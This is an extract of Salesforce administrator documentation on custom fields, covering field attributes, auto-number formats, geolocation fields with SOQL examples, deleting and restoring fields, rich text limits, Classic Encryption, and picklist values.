Data Type	The data type of a field determines what type of information is in the field. For example, a field with the Number data type contains a positive or negative integer. For more information on data types, see Custom Field Types on page 4788.
Decimal Places	For currency, geolocation, number, and percent fields, this field represents the number of digits you can enter to the right of a decimal point. The system rounds the decimal numbers you enter, if necessary. For example, if you enter *`4.986`* in a field with `Decimal Places` set to *`2`*, the number rounds to 4.99.
Default Value	The value to apply when a user creates a record. For checkbox custom fields, choose **Checked** or **Unchecked** as the default value to indicate the default when creating records. Don't assign default values to fields that are both required and unique, because uniqueness errors can result. See About Default Field Values on page 4826.
Description	Text that describes the custom field. This description is for administration purposes only and doesn't display to users on record detail and edit pages that include the field.
Display Format	For auto-number fields, enter a `Display Format` to control formatting details such as the minimum number of leading zeros and any prefix or suffix for the number. Begin by entering the required minimum **{0}** as a placeholder for the auto-number without any leading zeros. Add any prefix to your number before this placeholder

Field	Description
	and insert any suffix text after the placeholder. Insert any date prefixes or suffixes in the form of **{YY}**, **{YYYY}**, **{MM}**, or **{DD}**, which represent the record creation date in Greenwich Mean Time (GMT). For information on using auto-number formats when entering your `Display Format`, see Auto-Number Formatting Examples on page 4798.
Encrypted	If checked, this custom field is encrypted using Shield Platform Encryption. Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?
External Column Name	Available on external objects only. Maps the custom field to an external data source's table column. For a lookup relationship field, specify the external table column that contains 18-character Salesforce IDs.
External ID	For each object that can have custom fields, you can set up to seven custom auto-number, email, number, or text fields as external IDs. An external ID field contains record identifiers from a system outside of Salesforce. You can use an external ID field to update or upsert records using the API. When using the API or the Data Import Wizard for custom objects and solutions, you can use this field to prevent duplicates by also marking the field as Unique. Note: Custom fields marked as `Unique` count against an object's limit of seven `External ID` fields. Custom indexing that occurs automatically in the background by Salesforce does *not* count against External ID limits. Not available for external objects. Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org.
Filter Criteria	The criteria used to select a group of records to calculate the value of a roll-up summary field.
Filtering Disabled	For custom fields on external objects, determines whether the field is available in filters.
Formulas	Enter the formula for the custom formula field or custom summary formula for reports.
Help Text	The text that displays in the field-level help hover text for this field.
Is Name Field	For external object fields of type text, specifies this custom field as the name field for the external object. Not available for text area fields. By default, the External ID standard field is the name field for the external object. If you select this checkbox, make sure that the External Column Name specifies a table column that contains name values. Each external object can have only one name field.

Field	Description
	For internal use only, Salesforce stores the value of the name field from each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.
Label	The name of the custom field as you want it to appear.
Latitude and Longitude Display Notation	For geolocation fields, determines how the latitude and longitude notation appears in the Salesforce interface. **Degrees, Minutes, Seconds** A notation for angular measurement that is based on the number 60: there are 360 degrees to a circle, 60 minutes to a degree, and 60 seconds to a minute. **Decimal** Expresses the value as degrees, and converts the minutes and seconds to a decimal fraction of the degree. Decimal notation doesn't use cardinal points. North and East are positive values; South and West are negative values. For example, the coordinates for San Francisco can be expressed as follows: Regardless of the notation you choose to display in the interface, latitude and longitude are stored in Salesforce as decimals.
Length (for text fields)	For text fields, the maximum number of characters that a user can enter in a field (up to 255 characters).
Length (for number, currency, percent fields)	For number, currency, and percent fields, the number of digits you can enter to the left of the decimal point, for example, 123.98 for an entry of 3.
Mask Character	For encrypted text fields, determines the character to use for hidden characters. Available options are * and X.
Mask Type	For text fields encrypted with Classic Encryption, determines which characters are hidden and the use of dashes in the field. Masked characters are hidden using the character selected in `Mask Character`. Available options are: **Mask All Characters** All characters in the field are hidden. **Last Four Characters Clear** All characters are hidden but the last four display.

	Latitude	Longitude
Degrees, Minutes, Seconds	37° 46' 30" N	122° 25' 5" W
Decimals	37.794016°	–122.395016°

Field	Description
	Credit Card Number The first 12 characters are hidden and the last four display. Salesforce automatically inserts a dash after every fourth character. **National Insurance Number** All characters are hidden. Salesforce automatically inserts spaces after each pair of characters if the field contains nine characters. Use this option for UK NINO fields. **Social Security Number** The first five characters are hidden and the last four display. Salesforce automatically inserts a dash after the third and fifth characters. **Social Insurance Number** All characters are hidden but the last three display. Salesforce automatically inserts a dash after the third and sixth characters.
Master Object	The object on the master side of a master-detail relationship used to display the value of a roll-up summary field.
Related List Label	For relationship fields, the title for the related list that displays associated records on the parent record.
Related To	For relationship fields, the name of the associated object.
Required	Makes the field required everywhere in Salesforce. Not available for external objects. You must specify a default value for required campaign member custom fields. Don't assign default values to fields that are both required and unique, because uniqueness errors can result. See Require Field Input to Ensure Data Quality on page 4869.
Roll-Up Type	For roll-up summary fields, choose the type of calculation to make: **Type** — **Description** COUNT — Totals the number of related records. SUM — Totals the values in the field you select in the `Field to Aggregate` option. Only number, currency, and percent fields are available. MIN — Displays the lowest value of the field you select in the `Field to Aggregate` option for all directly related records. Only number, currency, percent, date, and date/time fields are available. MAX — Displays the highest value of the field you select in the `Field to Aggregate` option for all directly related records. Only number, currency, percent, date, and date/time fields are available.

Field	Description
Starting Number	For auto-number fields, enter a `Starting Number` that's less than 1 billion. Select `Generate Auto Number for existing records` to automatically number all current records that begin with the starting number that you enter. If deselected, the next record that you enter is assigned the starting number and your older records are blank in this field. For leads, only unconverted leads are assigned a number. When you create records, `Starting Number`'s value increments to store the number that will be assigned to the next auto-number field created. You can't edit `Starting Number` after creating an auto-number field. To edit a `Starting Number` value, change your auto-number field to a text field and then back to an auto-number field. To restart `Starting Number` values for fields on objects from a managed package, uninstall and then reinstall the package. Warning: Be sure that you don't create records with duplicate auto-number values. An auto-number field can contain up to 10 digits and up to 20 extra characters for your prefix or suffix. Note: • You can't retrieve the starting number of an auto-number field through Metadata API. To specify a `Starting Number` while deploying, add a `startingNumber` tag for your field to your `package.xml` file. For example: `<startingNumber>42</startingNumber>` • If you deploy without specifying a `Starting Number` value in your `package.xml` file, the default starting number for standard fields is `0`. The default starting number for custom fields is `1`.
Sharing Setting	For master-detail relationship fields, the `Sharing Setting` attribute determines the sharing access that users must have to a master record to create, edit, or delete its associated detail records.
Sorting Disabled	For custom fields on external objects, determines whether the field is sortable.
Summarized Object	The object on the detail side of a master-detail relationship used to provide the values calculated in a roll-up summary field.
Unique	If checked, prevents duplicate field values. For text fields, you can control whether values that are identical except for their case are considered unique. Select `Treat "ABC" and "abc" as duplicate values` to enforce case-insensitive uniqueness, or select `Treat "ABC" and "abc" as different values` to enforce case-sensitive uniqueness.

Field	Description
	Note: Some characters have both single-byte and double-byte versions. For example, all the following characters have single-byte and double-byte versions: “!@#$%^&*(){}[]|:";',.<>?/~`”.  For the purpose of unique field value comparison, the single-byte and double-byte versions of these characters are considered identical.  Note: Custom fields marked as `Unique` count against an object's limit of seven `External ID` fields. Custom indexing that occurs automatically in the background by Salesforce does *not* count against External ID limits.
Values	For picklist fields, a list of available values (up to 255 characters for each value). For picklists, optionally choose to alphabetize the picklist entries. You can also set the first value as the default selection. If you select both options, Salesforce alphabetizes the entries and then sets the first alphabetized value as the default. For multi-select picklists, enter a list of values, select the sorting options that apply, and then enter how many values you want displayed at a time on edit pages. The number of values determines the box height.

Auto-Number Formatting Examples

Use these examples when setting the display format for auto-number fields.

Format	Displayed Values
{0}	3 66 103
{000}	003 066 103
Sample- {00000}	Sample- 00003 Sample- 00666 Sample- 10023
Value- {00} {MM} {DD} {YY}	Value- 03 12 02 04 Value- 76 03 03 04 Value- 123 11 09 04
PO #{0} {MM}-{DD}-{YY}	PO #12233 12-20-04 PO #25 06-07-04 PO #3 07-07-04

SEE ALSO:

- Create Custom Fields
- Create a Many-to-Many Relationship
- Object Reference for Salesforce and Force.com

Geolocation Custom Field

The geolocation custom field allows you to identify locations by their latitude and longitude and to calculate distances between locations.

You can calculate the distance between two geolocation fields, such as between a warehouse and a store. Or you can calculate the distance between a geolocation field and a pair of latitude and longitude coordinates, such as between a warehouse and 37.794016°, -122.395016°—the location also known as San Francisco. Latitude values must be within `-90` and `90`. Longitude values must be within `-180` and `180`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Geolocation is a compound field that counts toward your org's limits as three custom fields: one for latitude, one for longitude, and one for internal use. Support for the compound field (geolocation) versus the field's components (latitude and longitude) varies depending on the functionality you're using in Salesforce. For example, you can create list views that show the field and its components, but you can't select the compound geolocation field in Apex. You can run SOQL queries only on a geolocation field's components.

Compound fields, including geolocation fields, have the following limitations.

- Compound fields are read-only. To update field values, modify the individual field components.
- Compound fields are accessible only through the SOAP and REST APIs. The compound versions of fields aren't accessible anywhere in the Salesforce user interface.
- Although compound fields can be queried with the `Location` and `Address` Apex classes, they're editable only as components of the actual field. Read and set geolocation field components by appending "__latitude__s" or "__longitude__s" to the field name, instead of the usual "__c." For example:

  ```
  Double theLatitude = myObject__c.aLocation__latitude__s;
  myObject__c.aLocation__longitude__s = theLongitude;
  ```

  You can't access or set the compound value.
- You can't use compound fields in Visualforce—for example, in an `<apex:outputField>`. To access or update field values, use the individual field components.
- If you select compound fields for export in the Data Loader, they cause error messages. To export values, use individual field components.
- Custom geolocation and location fields on standard addresses aren't supported with email templates.
- You can't use compound fields in lookup filters, except to filter distances that are within or not within given ranges. You can use distance lookup filters only in the Metadata API.
- The only formula functions that you can use with compound fields are `ISBLANK`, `ISCHANGED`, and `ISNULL`. You can't use `BLANKVALUE`, `CASE`, `NULLVALUE`, `PRIORVALUE`, or the equality and comparison operators with compound fields. The equality and comparison operators include `=` and `==` (equal), `<>` and `!=` (not equal), `<` (less than), `>` (greater than), `<=` (less than or equal), `>=` (greater than or equal), `&&` (AND), and `||` (OR).

Other limitations of geolocation fields include:

- Geolocation fields aren't supported in custom settings.
- Geolocation fields aren't available in dashboards or Schema Builder.
- Geolocation fields are available in Visual Workflow and in formula-based workflow and approvals, but they can't be used in filter-based workflow updates and approvals.
- `DISTANCE` formulas are supported in:
  - Entry criteria for workflow rules and approval processes
  - Field update actions in workflow rules and approval processes

  - Custom validation rules
  - Lookup filters (in the Metadata API only)

- Geolocation fields and latitude and longitude on standard addresses aren't supported in Salesforce to Salesforce.
- In Developer, Professional, Enterprise, Unlimited, and Performance editions, Salesforce can automatically add or update geolocation fields for Account, Contact, Lead, and WorkOrder records. To use this feature, your administrator must enable the geo clean rule for each object. For all other objects and editions, set values for latitude and longitude by using SOQL, Workbench, SOAP or REST API, or a geocoding service. You can then use address fields as locatable values. To find geocoding services, search the AppExchange.
- Geolocation fields are supported in SOQL with the following limitations.
  - `DISTANCE` and `GEOLOCATION` are supported in `WHERE` and `ORDER BY` clauses in SOQL, but not in `GROUP BY`. `DISTANCE` is supported in `SELECT` clauses.
  - `DISTANCE` supports only the logical operators > and <, returning values within (<) or beyond (>) a specified radius.
  - When using the `GEOLOCATION` function in SOQL queries, the geolocation field must precede the latitude and longitude coordinates. For example, `DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), 'km')` works but `DISTANCE(GEOLOCATION(37.775,-122.418), warehouse_location__c, 'km')` doesn't work.
  - Apex bind variables aren't supported for the units parameter in `DISTANCE` or `GEOLOCATION` functions. This query doesn't work.

    ```
    String units = 'mi';
    List<Account> accountList =
        [SELECT ID, Name, BillingLatitude, BillingLongitude
         FROM Account
         WHERE DISTANCE(My_Location_Field__c, GEOLOCATION(10,10), :units) < 10];
    ```

  For more information and examples, see the *Force.com SOQL and SOSL Reference*.

SEE ALSO:

Custom Field Types

Custom Field Attributes

Manage Fields for a Specific Object

1. From the object management settings for the object whose fields you want to view, go to Fields.
2. Click the field label.
3. To modify a custom field, add custom help text, or change the data type, click **Edit**.
4. If a custom field exists in a Managed - Released package, click **Delete** to delete the custom field component from future installations.
5. To set users' access to the field, click **Set Field-Level Security**. This option is available depending on the edition that you have.
6. To view who can access the field based on permissions and record type, click **View Field Accessibility**. This option is available depending on the edition that you have.
7. If the custom field is a dependent picklist, click **Change** next to the controlling field to edit the dependency rules.
8. To change `External ID`, `Required`, or other attributes under the General Options section, see Custom Field Attributes.
9. To restore the field and its data, click **Undelete**. This option is available only if the field has been deleted but not permanently erased. The field's behavior may be different after restoring it. To restore the field completely, see Manage Deleted Custom Fields.

Note: If your organization uses person accounts, the Account Fields page lists both person account and business account fields.

Person accounts use a combination of account and contact fields. The following contact fields are available for person accounts, but not for business accounts.

- Fields in the Account Standard Fields list that display with a person account icon.
- Fields in the Contact Custom Fields & Relationships list.

SEE ALSO:

Create Custom Data Sets

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard fields are not available in **Database.com**

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Edit Custom Fields

1. From the management settings for the field's object, go to Fields.
2. Click **Edit** next to the field's name.
3. Modify the field attributes. The attributes differ depending on the field type.

   If you're editing a picklist, you can change its definition and its values. For picklist settings, see Add or Edit Picklist Values on page 4808.

   To change the type of this custom field, see Change the Custom Field Type on page 4823.
4. Optionally, define custom help text for the field.
5. For lookup and master-detail relationship fields, optionally define a lookup filter.
6. For formula fields, click **Next** to modify the formula.
7. In Enterprise, Unlimited, Performance, and Developer Editions, click **Next** to set the field-level security for the field.

Note:

- Editing fields may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- To customize the way a custom object's related list appears on a parent record's detail page, edit the parent record's page layout. For example, if you want to edit which fields appear on a custom object's related list on accounts, you would edit the account page layout.
- You cannot change the `Field Name` if a custom field is referenced in Apex.
- When editing fields for accounts, opportunities, cases, contacts, or custom objects, check for any criteria-based sharing rules that use the field in the rules. A field change may affect which records are shared.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To create or change fields:
- "Customize Application"

SEE ALSO:

Define Default Field Values

Find Object Management Settings

Delete Fields

1. From the management settings for the field's object, go to Fields.
2. Click **Del** next to the name of the field.
3. When prompted, select the `Yes, I want to delete the custom field` checkbox to confirm, and click **Delete**.

   Deleted custom fields and their data are stored until your org permanently deletes them or 15 days has elapsed, whichever happens first. Until that time, you can restore the field and its data. For information on restoring deleted custom fields and relationships, see Manage Deleted Custom Fields on page 4803.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To delete custom fields:
- "Customize Application"

Note:

- Before deleting a custom field, consider where it's referenced. You can't delete a custom field that's referenced elsewhere. For example, you can't delete a custom field that's referenced by a field update or Apex.
- You can't delete a field if that field is being updated by a background job, such as an update to a roll-up summary field. Wait until the background job finishes, and try again.
- When you delete a custom field, all of the field history data is deleted and changes are no longer tracked.
- A background process periodically runs that cleans up metadata associated with deleted custom fields. This process will affect the `Last Modified Date` and `Last Modified By` fields on page layouts, record types, and custom objects.

SEE ALSO:

Find Object Management Settings

Manage Deleted Custom Fields

Deleted custom fields and their data are stored until your org permanently deletes them or 15 days has elapsed, whichever happens first. Until that time, you can restore the field and its data.

However, the field still counts against the maximum number of custom fields allowed in your organization. A deleted field also counts against any applicable limit for its field type. For example, a deleted custom roll-up summary field counts against the maximum number of roll-up summary fields for your Salesforce edition.

1. From the management settings for the field's object, go to Fields.
2. Click **Deleted Fields** at the bottom of the list of custom fields and relationships. The number in parentheses indicates the total number of deleted custom fields for this object. This link only displays when you have a deleted custom field.
3. Use the list of deleted fields to perform the following actions:
   - To view details about a field, click the field label.
   - To permanently remove the custom field and its data, click **Erase**.
   - To restore the field and its data, click **Undelete**. Some attributes of deleted fields are not restored automatically. To restore these attributes manually:
     a. Add the field to any page layouts that changed during the time the custom field was deleted. If reports and page layouts were not edited, the restored field remains on them.
     b. Make the field unique if necessary. Salesforce automatically removes the unique attribute from any deleted custom field.
     c. Make the field required if necessary. Salesforce automatically removes the required attribute for any deleted custom field.
     d. Add the custom field to any appropriate Force.com AppExchange packages. Salesforce automatically removes deleted custom fields from packages that contain them.
     e. Convert any lookup relationships to master-detail relationships if necessary. Salesforce converts all relationships to lookup relationships when they are deleted. To convert a lookup relationship to a master-detail relationship, populate all the applicable records with the appropriate data.
     f. Redefine any field dependencies that Salesforce removed when the field was deleted.
     g. Edit and save any formula fields. Saving prompts a syntax check; if necessary, resolve errors.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Page Layouts and Lead Fields are not available in **Database.com**

USER PERMISSIONS

To restore deleted custom fields and relationships:
- "Customize Application"

To permanently delete custom fields or relationships:
- "Customize Application"

h. Set up field history tracking if necessary. If the list of fields enabled for history tracking was modified during the deletion process, the restored field is no longer set up to track field history.

Notes on Restored Custom Fields

- When deleted, the following characters are appended to the end of a custom field's developer name unless a deleted field already has that developer name: "_del". These characters remain when you restore the custom field.
- Formula fields are restored in a disabled state, which means they do not contain updated data until you edit and save them. While a formula field is disabled, "#Error!" displays in place of the formula value.
- Restored fields do not display in search results immediately after you restore them. It can take a short time before the restored custom field and its data are available in search results.
- Lead fields that are mapped to account, contact, or opportunity fields for lead conversion are still mapped accordingly when restored.
- Auto number fields continue to increment after they are deleted and contain the correct values when restored.
- Field history data for the deleted custom field is restored.

SEE ALSO:

Find Object Management Settings

Additional Custom Field Options

Changing Page Layouts
To change the location of a new custom field, edit the page layout for the appropriate tab.

Using Record Types
If your organization uses record types, edit the record type to modify which picklist values are visible for the record type.

Tracking Custom Field History
You can select which custom fields to track on the History related list of custom objects and most standard objects. All entries include the date, time, nature of the change, and who made the change. History data does not count against your organization's storage limit.

Using the Translation Workbench
If your organization uses the Translation Workbench, notify your translators that new fields need translations.

Activity Custom Fields
Activity custom fields can apply only to tasks or only to events, or to both tasks and events. For example, you can create one `Time Spent` field and then add it to both the event page layout and the task page layout.

Mapping Custom Lead Fields
For lead custom fields, you can click **Map Lead Fields** to specify which custom lead fields to map to custom account, contact, and opportunity fields during a lead conversion.

SEE ALSO:

Which Fields Can I Encrypt?

Rich Text Area Field Tips

Use rich area text fields to improve the appearance of text, including adding images and hyperlinks.

Rich text area fields use the Salesforce HTML editor to format content.

Note: The upgraded editor doesn't support Internet Explorer version 7 or version 8 in compatibility mode. If you are using these browsers, you will use the older editor.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

Implementation Tips

- Specify how large the editor box should be for a rich text field by configuring the "Number of lines displayed" property in the field's setup.
- When you view or print content, Salesforce preserves the formatted version of the HTML in rich text area fields.
- Searches of content that contains rich text area fields ignore images and tags.
- Deleting a rich text area field moves it to the Deleted Fields section on the custom object or Salesforce Knowledge article types.
- You can only convert rich text area fields into long text area fields. Any images are deleted the next time the long text area field is saved. After converting, markup is hidden in the long text area field but it is not removed from the record until you save the record. That way, the markup can be restored if you change your mind.
- JavaScript or CSS is treated as text. For example, if you're creating an Idea through the API, any JavaScript or CSS code is removed without warning. Salesforce supports a limited number of approved HTML tags.
- When a rich text area field is used in a formula, the HTML tags are stripped out before the formula is run.
- Rich text area fields can be filtered and summarized in reports, but HTML tags and special formatting aren't included in report results. For example, `<b>some</b> <i>text</i>` becomes "some text" instead of some text or **some** *text*.
- The text part of rich text area fields counts towards data storage for the object that contains the field.
- You can copy and paste text from external sources such as Microsoft® Word, but you may have to reapply formatting.
- You can use a rich text area field in a mail merge, but the HTML tags are included as text in the resulting document, and images aren't merged.

Images in Rich Text Area Fields

- The maximum size of an image that can be uploaded in a rich text area field is 1 MB. Only `.gif`, `.jpg`, and `.png` file types are supported.
- To upload many images, use API version 20 or later. For more information, see the *Force.com SOAP API Developer's Guide*.

  Note: When you upload images via the API, the `alt` attribute isn't populated unless you specified it separately.

- Images uploaded within a rich text area field are extracted in the organization's weekly export and included in the exported data.
- Images within the rich text area fields count towards file storage for the object that contains the field.
- You can't add a hyperlink to an image.
- You can't upload an image to a rich text area using the *`file://`* protocol in the **URL** field. Instead, use *`http:`*, *`https:`*, *`data:`*, *`//`*, */*, or a relative URL.

SEE ALSO:

Create Custom Fields

Rich Text Area Field Limitations

Keep these limitations in mind when working with rich text area fields.

- Salesforce supports up to 131,072 characters for each rich text area field, including the HTML tags. If desired, you can set a lower limit.
- An object can contain unlimited rich text area and long text area fields, although your edition's limit for total custom fields allowed on an object, regardless of field type, applies. Each object can contain 1,600,000 characters across long text area and rich text area fields. When you create a long text area or rich text area field, you set a character limit for the field—the maximum length of the text that can be entered. The default character limit for long text area and rich text area fields is 32,768 (32 KB). The maximum character limit for long text area and rich text area fields is 131,072 (128 KB). The minimum character limit is 256.
- You can't paste special characters, such as bullets or curly quotes, into a rich text field from another application. It's best to type or paste in plain text and use the rich text editor to format it.
- You can't disable specific rich text area features. For example, you can't disable support for hyperlinks or images on certain fields.
- HTML code isn't supported in the Salesforce HTML editor. HTML code is treated as text.
- Rich text area fields aren't available in self service portals.
- Rich text area fields aren't supported for external objects.
- Only the first 254 characters in a rich text area or a long text area are supported with the "contains" operator in a report filter.
- Only the first 254 characters in a rich text area or a long text area are displayed in a report. If you download the report, the entire field is available.
- You can't upload an image to a rich text area using the `file://` protocol in the **URL** field. Instead, use `http:`, `https:`, `data:`, `//`, `/`, or a relative URL.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields you want to keep private. Only users with the permission "View Encrypted Data" can see data in encrypted custom text fields.

Note: This information is about Classic Encryption and not Shield Platform Encryption.

Before you begin working with encrypted custom fields, review these implementation notes, restrictions, and best practices.

Implementation Notes

- Encrypted fields are encrypted with 128-bit master keys and use the Advanced Encryption Standard (AES) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact Salesforce.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the "View Encrypted Data" permission.
- If you have created encrypted custom fields, make sure that your organization has "Require secure connections (HTTPS)" enabled.
- If you have the "View Encrypted Data" permission and you grant login access to another user, the user can see encrypted fields in plain text.
- Only users with the "View Encrypted Data" permission can clone the value of an encrypted field when cloning that record.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Restrictions

Encrypted text fields:

- Cannot be unique, have an external ID, or have default values.
- For leads are not available for mapping to other objects.
- Are limited to 175 characters because of the encryption algorithm.
- Are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- Cannot be used to define report criteria, but they can be included in report results.
- Are not searchable, but they can be included in search results.
- Are not available for: Salesforce Mobile Classic, Connect Offline, Salesforce for Outlook, lead conversion, workflow rule criteria or formulas, formula fields, outbound messages, default values, and Web-to-Lead and Web-to-Case forms.

Best Practices

- Encrypted fields are editable regardless of whether the user has the "View Encrypted Data" permission. Use validation rules, field-level security settings, or page layout settings to prevent users from editing encrypted fields.
- You can still validate the values of encrypted fields using validation rules or Apex. Both work regardless of whether the user has the "View Encrypted Data" permission.
- Encrypted field data is not always masked in the debug log. Encrypted field data is masked if the Apex request originates from an Apex Web service, a trigger, a workflow, an inline Visualforce page (a page embedded in a page layout), or a Visualforce email template. In other cases, encrypted field data isn't masked in the debug log, like for example when running Apex from the Developer Console.
- Existing custom fields cannot be converted into encrypted fields nor can encrypted fields be converted into another data type. To encrypt the values of an existing (unencrypted) field, export the data, create an encrypted custom field to store that data, and import that data into the new encrypted field.
- `Mask Type` is not an input mask that ensures the data matches the `Mask Type`. Use validation rules to ensure that the data entered matches the mask type selected.
- Use encrypted custom fields only when government regulations require it because they involve more processing and have search-related limitations.

Note: This page is about Classic Encryption, not Shield Platform Encryption. What's the difference? on page 804

SEE ALSO:

Create Custom Fields

Add or Edit Picklist Values

Add or edit values in a custom picklist from the fields area of an object. If the picklist uses a global picklist value set, you can change its values only by editing the global value set. Your changes affect all picklists that inherit their values from that global value set.

Note: Changes to picklist values are logged in Setup Audit Trail. To view the audit history: From Setup, enter `View Setup Audit Trail` in the `Quick Find` box, then select **View Setup Audit Trail**.

1. Navigate to the fields area for your object.
2. In the Custom Fields & Relationships related list, click the name of the picklist field to update.
3. In the Values section, click **Edit** next to a value.
4. Change the value's name, and optionally make the value the default for the master picklist.
5. Assign a color to use in charts by clicking the button and selecting how to assign colors to values.
   - **Assign fixed colors to all values** assigns a fixed color to each value from the standard set of chart colors. The Chart Colors column shows the assigned colors. For example, if you want Closed Lost values always to be red in charts grouped by Opportunity Stage, assign red to that picklist value.
   - **Assign colors to values dynamically** assigns colors when a chart is generated. For example, if you need only certain picklist values to have fixed colors in charts, manually assign colors to those values and leave the rest to be assigned dynamically.

   Note: Chart colors aren't available for multi-select picklists, currency picklists, or Task Subject, Event Subject, Knowledge Validation Status, and Opportunity Competitor picklists.

   Tip:
   - If you use record types, changing the default value of the master picklist doesn't affect the default value of the picklist for a record type.
   - For Ideas, setting the default value of the Categories or Status picklists doesn't affect the default value on the Ideas pages.
   - If you change the label for a picklist value that's used as a filter criterion, the picklist value is automatically removed from the filter criteria. For example, if your report contains a filter where `Lead Source equals Email or Web` and you change the picklist value Web to Referral, your report filter changes to `Lead Source equals Email`. If the changed picklist value was the only value specified for a particular filter, it continues to show up in your filters, but an error appears.
6. Click **Save**.
7. To make the picklist required (if it's not already), click **Edit** at the top of the detail page, and check **Always require a value in this field in order to save a record**.
8. To change the picklist from unrestricted to restricted or vice-versa, adjust the **Restrict picklist to the values defined in the value set** setting.
9. To open an easy-to-print list of your picklist values, click **Printable View**.

Note: If your org uses the Translation Workbench, notify your translators that the translations can be outdated when you change picklist values.

Picklists with Additional Information

Picklist Limitations

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To change picklists:
- "Customize Application"

Replace Picklist Values

As your business needs change, replace picklist values with more relevant alternatives. Replacing a value globally replaces that field value on all existing records.

Sort Picklists

Manage Inactive Picklist Values

Deactivate, reactivate, or remove a value from a restricted or unrestricted custom picklist. If it's a global picklist value set, these actions simultaneously update all custom picklists that inherit its value set.

SEE ALSO:

Manage Inactive Picklist Values

Manage Inactive Picklist Values

Replace Picklist Values

Picklist Limitations

Picklists with Additional Information

These standard picklist fields have additional information that you can edit.

Picklist	Description
`Partner Role` (for accounts)	Roles of account partners, for example, Consultant, Supplier. These options are available when you add an account to the Partners related list of an account or opportunity. To edit, from Setup, enter *`Partner Roles`* in the `Quick Find` box, then select **Partner Roles**. Enter the name of the partner role in the "Role" column. In the "Reverse Role" column, enter the corresponding reverse partner role. Assigning a partner role to an account creates a reverse partner relationship so that both accounts list the other as a partner. Each role and reverse role value can have up to 40 characters.
`Priority` (for cases)	Urgency of case, for example, Low, High. If you delete a value, you have the option to map the deleted value to another existing value in all your org's cases. Each picklist value can have up to 40 characters.
`Status` (for campaign members)	State of a campaign member, for example, Sent or Responded. If you delete a Status value, you have the option to map the deleted value to another existing value. The new replacement value is automatically added to the member status for campaigns that contained the deleted value. If the deleted value is the default member status for a campaign, the new replacement value becomes the default status for that campaign.

Picklist	Description
`Status` (for cases)	State of case, for example, New, On Hold. If you delete a value, you have the option to map the deleted value to another existing value in all your org's cases. Each picklist value can have up to 40 characters.
`Status` (for contracts)	State of the contract in the contract business process. You can add values to this picklist and organize each value into one of several categories, for example, "Draft", "In Approval Process", or "Activated". Then sort your contracts using these categories in reports and views.
`Contact Role` (for contracts)	Role of a contact on a contract, for example, Business User, Decision Maker. These options are available when you add a contact to the Contact Roles related list of a contract. To edit, from Setup, enter *`Contact Roles`* in the `Quick Find` box, then select **Contact Roles on Contracts**. Each picklist value can have up to 40 characters.
`Lead Status` (for leads)	State of the lead, for example, Open, Qualified. Select one value as the "Default Status" assigned to all new leads created manually, via imports, or via your website. Select one or more values as the "Converted Status" assigned to converted leads. When you convert qualified leads into an account, contact, and opportunity, you can select one of the "Converted" statuses to assign to the lead. Leads with a "Converted" status type are no longer available in the Leads tab, although you can include them in reports. If you delete a value, you have the option to map the deleted value to another existing value in all your org's leads. Each value can have up to 20 characters.
`Contact Role` (for opportunities)	Role of a contact for an opportunity, for example, Business User, Decision Maker. These options are available when you add a contact to the Contact Roles related list of an opportunity. To edit, from Setup, enter *`Contact Roles`* in the `Quick Find` box, then select **Contact Roles on Opportunities**. Each picklist value can have up to 40 characters.
`Stage` (for opportunities)	Sales process stages, for example, Prospect, Proposal. This picklist also affects the `Type` and `Forecast Category` values of an opportunity. Specifically, changing the `Type` or `Forecast Category` for a `Stage` picklist value updates all opportunities that have that stage value. To edit, from the management settings for opportunities, go to Fields, and then click **Edit** next to Stage.

Picklist	Description
	To deactivate an active stage, click **Del** next to the stage. On the mapping page, don't replace the stage with another existing value; just click **Save**. The stage now appears in the Inactive Stage Picklist Values related list. The stage is no longer in use but can exist in older opportunity records.
`Status` (for solutions)	Status of a solution, for example, Draft, Reviewed. Mark one or more values as "Reviewed". When users solve cases using solutions, they can view which solutions have been reviewed and which have not. Each picklist value can have up to 40 characters.
`Priority` (for tasks)	Importance of the task, for example, High, Normal, Low. Set one value as the default priority of all new tasks, and one value as the highest priority. If you delete a value, you have the option to map the deleted value to another existing value in all your org's tasks. Each picklist value can have up to 20 characters.
`Status` (for tasks)	State of a task, for example, Not Started, Completed. Choose at least one value as the "Closed" status and one value as the "Default" status for all new tasks. If you delete a value, you have the option to map the deleted value to another existing value in all your org's tasks. Each picklist value can have up to 40 characters.
`Task Type` (for tasks)	`Send Email Default` specifies the default task type assigned when the task is sending email or mass email, and when tasks are created via inbound email, such as Email to Salesforce. `Default` specifies the default picklist value when creating tasks. To edit, from the management settings for tasks, go to Fields, and then click **Edit** next to the picklist value that you want to specify as the default.

